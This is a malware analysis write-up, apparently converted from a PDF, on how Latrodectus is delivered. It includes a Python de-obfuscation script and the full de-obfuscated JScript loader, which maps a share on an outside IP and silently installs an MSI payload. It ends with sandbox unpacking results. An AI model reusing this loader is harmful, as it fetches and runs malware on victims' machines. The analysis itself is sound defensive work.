LATRODECTUS Delivery

- High Obfuscated JS File , I made a Python Script To de-Obfuscated it.


```python
def de_Comment(input_file, output_file):
    with open(input_file, 'r') as infile, open(output_file, 'w') as outfile:
        for line in infile:
            if line.startswith('////'):
                outfile.write(line[4:])

# input_file = ''  The JS File
output_file = 'out.js'
de_Comment(input_file, output_file)
```

- The JS Code After Running The Script


```javascript
var network = new ActiveXObject("WScript.Network");
var wmi = GetObject("winmgmts:\\\\.\\root\\cimv2");
var attempt = 0;
var connected = false;
var driveLetter, letter;

function isDriveMapped(letter) {
   var drives = network.EnumNetworkDrives();
   for (var i = 0; i < drives.length; i += 2) {
        if (drives.Item(i) === letter) {
            return true;
        }
    }
    return false;
}

for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
    letter = String.fromCharCode(driveLetter) + ":";
    if (!isDriveMapped(letter)) {
        try {
            network.MapNetworkDrive(letter, "\\\\95.164.3.171@80\\share\\");
            connected = true;
            break;
          } catch (e) {
             attempt++;
          }
   }
```

```
}

if (!connected && attempt > 5) {
    var command = 'net use ' + letter + ' \\\\95.164.3.171@80\\share\\
/persistent:no';
    wmi.Get("Win32_Process").Create(command, null, null, null);

    var startTime = new Date();
    while (new Date() - startTime < 3000) {}
    connected = isDriveMapped(letter);
}

if (connected) {
    var installCommand = 'msiexec.exe /i \\\\95.164.3.171@80\\share\\cisa.msi
/qn';
    wmi.Get("Win32_Process").Create(installCommand, null, null, null);

    try {
       network.RemoveNetworkDrive(letter, true, true);
    } catch (e) {

   }
} else {
    WScript.Echo("Failed.");
}
```

- The Malware Get In MSI File I Used "Uniextract To Get The DLL Out"



- And To Speed Unpacking Process I Will Use unpackme , and now the sample is ready for analysis.


Submitted
Sample
Status
03/06/2024
07:05:04
aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c
zipped
complete
Unpacked!
Insights
Classification
Malicious
Packer
Generic Packer
Malware
Unidentified 111
Yara Matches
Malpedia: win_unidentified_111_auto
Malpedia: win_unidentified_111_g0
References
Malpedia
Unidentified 111
ATT&CK (2)
Defense Evasion
Obfuscated Files or Information: Indicator Removal from Tools
T1027.005
contain obfuscated stackstrings
Obfuscated Files or Information
T1027
encrypt data using RC4 PRGA
Always expand ATT&CK
Parent
aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c
TRUFOS.DLL
x64
dll
695 KB
14/04/2022
Download
Unpacked Children
Unpacked Child
d458a1459e865ba6faeca30447fba1f7813cf8e3e5e4c454c4d93d1a2b345805
x64
dll
59 KB
06/03/2024
Malpedia: win_unidentified_111_auto
Malpedia: win_unidentified_111_g0
Download

API Hashing